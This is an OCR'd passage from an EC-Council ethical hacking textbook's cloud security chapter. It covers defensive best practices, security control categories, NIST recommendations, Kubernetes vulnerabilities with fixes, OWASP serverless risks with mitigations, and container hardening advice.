- Cloud computing services should be tailor-made by the vendor as per the given security requirements of the clients.
- CSPs should provide high multi-tenancy, which enables optimum utilization of the cloud resources, and secure data and applications.
- Cloud services should implement a disaster recovery plan for the stored data, which allows information retrieval in unexpected situations.
- Continuous monitoring of the QoS is required to maintain the service level agreements between consumers and service providers.
- Data stored in the cloud services should be implemented securely to ensure data integrity.
- Cloud computing service should be fast, reliable, and able to provide quick response times to new requests.
- Symmetric and asymmetric cryptographic algorithms must be implemented for optimum data security in cloud computing.
- Operational process of the cloud-based services should be engineered, operated, and integrated securely to the organizational security management.
- Load balancing should be incorporated into the cloud services to facilitate networks and resources to improve the response time of the job with maximum throughput.
- CSPs should provide better resiliency and enhanced protection from physical threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Public cloud services should employ advanced networking options, such as a carrier-grade network and dedicated VPN.
- CSPs must incorporate appropriate incident handling and response plans.
- CSPs should leverage the services that support the enforcement of role-based protections, such as role assignment, role authorization, and transaction authorization.
- Cloud services should leverage the global threat intelligence database that consists of a huge database of security information.
- Cloud providers should include the CASB solution for providing a secure web gateway with DLP capabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Placement of Security Controls in the Cloud

It is a best practice to choose information security controls and implement them in proportion to the risks, generally by assessing threats, vulnerabilities, and impacts. One must ensure that proper defensive implementation is in place for the cloud security architecture to be efficient. Many security controls exist that, when kept in a proper place, can safeguard any vulnerability in the system and reduce the effects of an attack.

Categories of security controls:

- **Deterrent controls** – These controls reduce attacks on the cloud system.

  Example: A warning sign on the fence or property to inform potential attackers of adverse consequences if they proceed to attack.

- **Preventive controls** – These controls strengthen the system against incidents by minimizing or eliminating vulnerabilities.

  Example: A strong authentication mechanism to prevent unauthorized use of cloud systems.

- **Detective controls** – These controls detect and react appropriately to occurring incidents.

  Example: Employing IDSs, IPSs, etc. helps detect attacks on cloud systems.

- **Corrective controls** – These controls minimize the consequences of an incident by limiting the damage.

  Example: Restoring system backups.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.72: Placement of security controls in the cloud

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud

1. Enforce **data protection**, **backup**, and **retention** mechanisms
2. Enforce **SLAs** for patching and vulnerability remediation
3. Vendors should regularly undergo **AICPA SAS 70 Type II audits**
4. Verify one's own cloud in **public domain blacklists**
5. Enforce **legal contracts** in employee behavior policy
6. Prohibit **user credentials sharing** among users, applications, and services
7. Implement strong **authentication**, **authorization** and **auditing** controls
8. Check for **data protection** at both the design stage and at runtime
9. Implement **strong key generation**, storage and management, and destruction practices
10. Monitor the **client's traffic** for any malicious activities
11. Prevent unauthorized server access using **security checkpoints**
12. Disclose applicable **logs** and **data** to customers


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Best Practices for Securing the Cloud (Cont'd)

13. Analyze **cloud provider security policies** and SLAs
14. Assess the security of **cloud APIs** and log customer **network traffic**
15. Ensure that the cloud undergoes regular **security checks and updates**
16. Ensure that physical security is a **24 x 7 x 365** affair
17. Enforce **security standards** in installation/configuration
18. Ensure that the memory, storage, and network access is **isolated**
19. Leverage strong **two-factor authentication** techniques where possible
20. Implement a baseline **security breach notification** process
21. Analyze **API dependency chain software** modules
22. Enforce stringent **registration and validation processes**
23. Perform vulnerability and configuration **risk assessments**
24. Disclose infrastructure information, **security patching**, and firewall details

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Securing the Cloud

Discussed below are various best practices for securing a cloud environment:

- Enforce data protection, backup, and retention mechanisms.
- Enforce SLAs for patching and vulnerability remediation.
- Vendors should regularly undergo AICPA SAS 70 Type II audits.
- Verify one's cloud in public domain blacklists.
- Enforce legal contracts in employee behavior policy.
- Prohibit user credentials sharing among users, applications, and services.
- Implement secure authentication, authorization, and auditing controls.
- Check for data protection at both design and runtime.
- Implement strong key generation, storage and management, and destruction practices.
- Monitor the client's traffic for malicious activities.
- Prevent unauthorized server access using security checkpoints.
- Disclose applicable logs and data to customers.
- Analyze cloud provider security policies and SLAs.
- Assess the security of cloud APIs and log customer network traffic.
- Ensure that the cloud undergoes regular security checks and updates.
- Ensure that physical security is a 24 x 7 x 365 affair.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Enforce security standards in installation/configuration.
- Ensure that the memory, storage, and network access are isolated.
- Leverage strong two-factor authentication techniques, where possible.
- Apply a baseline security breach notification process.
- Analyze API dependency chain software modules.
- Enforce stringent registration and validation process.
- Perform vulnerability and configuration risk assessment.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Enforce stringent cloud security compliance, software configuration management (SCM), and management practice transparency.
- Employ security devices, such as IDS, IPS, and firewall, to guard and stop unauthorized access to the data stored in the cloud.
- Enforce strict supply chain management and conduct a comprehensive supplier assessment.
- Enforce stringent security policies and procedures like access control policy, information security management policy, and contract policy.
- Ensure infrastructure security through proper management and monitoring, availability, secure VM separation, and service assurance.
- Use VPNs to secure client data and ensure that they completely deleted from the primary servers along with their replicas when data disposal is requested.
- Ensure an SSL is used for sensitive and confidential data transmission.
- Analyze the security model of cloud provider interfaces.
- Understand terms and conditions in SLA, such as the minimum level of uptime and penalties in case of failure to adhere to the agreed level.
- Enforce basic information security practices; e.g., strong password policy, physical security, device security, encryption, data security, network security.
- Ensure consistency in resource configuration and enforce practices for onboarding and recovery.
- Evaluate the organizational risk tolerance level for building the least invasive policies.
- Disclose infrastructure information, security patching, and firewall details to customers.
- Apply a consistent framework for identity management across the cloud services.
- Implement automation and AI/ML technologies to rapidly identify, analyze, and eliminate threats.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Leverage technologies, such as user behavioral analytics, for monitoring anomalies and mitigating both internal and external data loss.
- Deploy application whitelisting and memory exploit prevention for single-purpose workloads.
- Implement advanced endpoint security solutions and anti-malware technology when using IaaS or PaaS.
- Perform penetration tests for checking if the existing cloud security efforts are sufficient to protect the data and applications.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



NIST Recommendations for Cloud Security

- Assess the risk posed to the client's data, software, and infrastructure.
- Select an appropriate deployment model according to needs.
- Ensure audit procedures are in place for data protection and software isolation.
- Renew SLAs in case of security gaps between the organization's security requirements and cloud provider's standards.
- Establish appropriate incident detection and reporting mechanisms.
- Analyze the security objectives of the organization.
- Enquire about who is responsible for data privacy and security issues in the cloud.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Kubernetes Vulnerabilities and Solutions

The rising popularity and acceptance of Kubernetes technologies across various organizations, including the top public cloud providers, have eventually amplified critical vulnerabilities. It has become obligatory for security professionals to detect vulnerabilities and implement enhanced security solutions.

Discussed in the table are some of the Kubernetes vulnerabilities and solutions associated with each vulnerability.


Vulnerabilities	Solutions
1. No Certificate Revocation	▪ Ensure that nodes maintain the certificate revocation list (CRL) and check each time they are presented with a certificate. ▪ Insist that administrators use online certificate status protocol (OCSP) stapling for revoking certificates in the cluster via an OCSP server.
2. Unauthenticated HTTPS Connections	▪ By default, authenticate all HTTPS connections within the system. ▪ Ensure that all the components use CA maintained by the kube-apiserver. ▪ Implement two-way TLS for all connections.
3. Exposed Bearer Tokens in Logs	▪ Remove the bearer token from the system logs and avoid logging any authentication credentials. ▪ Perform code reviews to ensure sensitive data is not logged. ▪ Implement logging filters to remove sensitive data before storing in logs.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. Exposure of Sensitive Data via Environment Variables	▪ Avoid collecting sensitive data directly from environment variables. ▪ Use Kubernetes secrets in all system components.
5. Secrets at Rest not Encrypted by Default	▪ Define and document configurations required for different levels of security.
6. Non-constant Time Password Comparison	▪ Use a safe constant-time comparison function, such as `crypto.subtle.ConstantTimeCompare`. ▪ Disapprove of basic authentication mechanisms for secure options.
7. Hardcoded Credential Paths	▪ Define a configuration method for credential paths, and avoid hardcoding credential paths. ▪ Allow cross-platform configuration through path generalization.
8. Log Rotation is not Atomic	▪ Implement a copy-then-rename techniques to ensure logs are not lost during log rotation. ▪ Avoid using log rotation and implement persistent logs that add log data linearly and create a new log whenever log rotation is required.
9. No Back-off Process for Scheduling	▪ Implement a back-off process for kube-scheduler to prevent tight-loops.
10. No Non-repudiation	▪ Use secondary logging mechanisms for processes that require strict non-repudiation and auditing. ▪ All authentication events should be logged and retrievable from a central location within the cluster.

Table 19.7: Kubernetes vulnerabilities and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Serverless Security Risks and Solutions

Serverless computing has become popular owing to its remarkable features such as zero administration, pay-per-use service, and self-scalable ability. Although serverless technology has several advantages, it also introduced new risks that need to be mitigated.

Discussed in the table are the top 10 serverless security risks and solutions, according to OWASP.

Risks	Solutions
A1 - Injection	▪ Do not trust or make any assumptions regarding the input and its validity from any source. ▪ Implement safe API, and employ parametrized interfaces or object relational mapping tools. ▪ Implement application whitelisting wherever necessary. ▪ Avoid special characters using a specific escape syntax in dynamic SQL queries. ▪ Evaluate all entry points and event types of the system. ▪ Run the functions with the least privileges necessary to execute the task. ▪ Protect functions in execution state by using runtime defense solutions.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


A2 – Broken Authentication	▪ Employ identity and access control solutions provided by the cloud service provider, such as AWS Cognito, AWS Single Sign-On, Azure Active Directory B2C, Azure App Service, and Google Firebase Authentication. ▪ Implement strong authentication and access control on external-facing resources. ▪ Employ secure service authentication methods, such as Federated Identity (SAML, OAuth2, Security Tokens, etc.), for authenticating internal resources.
A3 – Sensitive Data Exposure	▪ Identify and classify sensitive data. ▪ Minimize the storage of sensitive data; only store necessary data. ▪ Encrypt data both in transit and at rest. ▪ Implement HTTPS endpoints for APIs. ▪ Employ CSP services for key management and encryption of stored data, secrets, and environment variables to the functions in runtime and data in transit.
A4 – XML External Entities (XXE)	▪ Use only the CSP's software development kits, whenever possible. ▪ Perform vulnerability scanning on supply chain libraries. ▪ Test API calls for XXE vulnerabilities. ▪ Always disable entity resolution.
A5 – Broken Access Control	▪ Follow the least-privilege principle while granting permissions to functions. ▪ Review each function to detect excess privileges. ▪ Follow the cloud service provider's best practices, such as AWS IAM and Azure Identity Management best practices.
A6 – Security Misconfiguration	▪ Use the cloud provider's built-in services, such as AWS Trust Advisor, to identify public resources. ▪ Enforce strong access control on cloud resources. ▪ Identify functions with unlinked triggers. ▪ Set the functions with a minimum timeout required. ▪ Employ automated tools to detect security misconfigurations in serverless applications.
A7 – Cross-Site Scripting (XSS)	▪ Encode all untrusted data before transmitting to the client. ▪ Use only well-known frameworks and headers.
A8 – Insecure Deserialization	▪ Ensure validation of serialized objects originating from untrusted data. ▪ Scan third-party libraries for deserialization vulnerabilities. ▪ Monitor deserialization usage and exception to identify probable attacks.
A9 – Using Components with Known Vulnerabilities	▪ Perform continuous monitoring of third-party libraries and dependencies. ▪ Deploy only signed packages and components from official sources. ▪ Continuously check the vulnerability databases, such as the CVE and

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

	national vulnerability database. ▪ Perform vulnerability scanning of third-party dependencies for known vulnerabilities using tools such as OWASP Dependency Check and Dependency Track.
A10 – Insufficient Logging and Monitoring	▪ Employ CSP monitoring tools, such as Azure Monitor, or AWS CloudTrail to detect anomalous behavior. ▪ Employ auditing and monitoring mechanisms for data not originating from the CSP.

Table 19.8: OWASP Top 10 serverless security risks and solutions

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Container Security


Discussed below are various best practices for securing the container environment.

- Regularly monitor the CVEs of the container runtime and remediate, if vulnerabilities are detected.
- Employ app-aware tools to monitor container network interfaces, network traffic, and network anomalies.
- Configure applications to run as normal users to prevent privilege escalation.
- Configure the host's root file system in read-only mode to restrict the write access and prevent malware injection attacks.
- Avoid using third-party software and employ application security scanning tools to protect containers from malicious software.
- Perform regular scanning of the images in the repository to identify vulnerabilities or misconfigurations.
- Deploy application firewalls for enhancing container security and prevent threats entering the environment.
- Ensure the authenticated access to registries including sensitive images and data.
- Use a separate database for each application for greater visibility of individual applications and enhanced data management.
- Regularly update the host operating system and the kernel to the latest security patches.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Configure orchestrators to deploy a set of hosts separately based on their sensitivity level.
- Automate the compliance to the container runtime configuration standards.
- Perform continuous monitoring of images for embedded malware.
- Store sensitive data externally and allow dynamic access at the runtime.
- Maintain a set of trusted registries and images and ensure only images from this set are permitted to run in the container environment.
- Use mandatory access control tools, such as SELinux and AppArmor, to prevent attacks on applications and system services.
- Employ real-time threat detection solutions and develop incident response capabilities to handle security incidents.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Best Practices for Docker Security

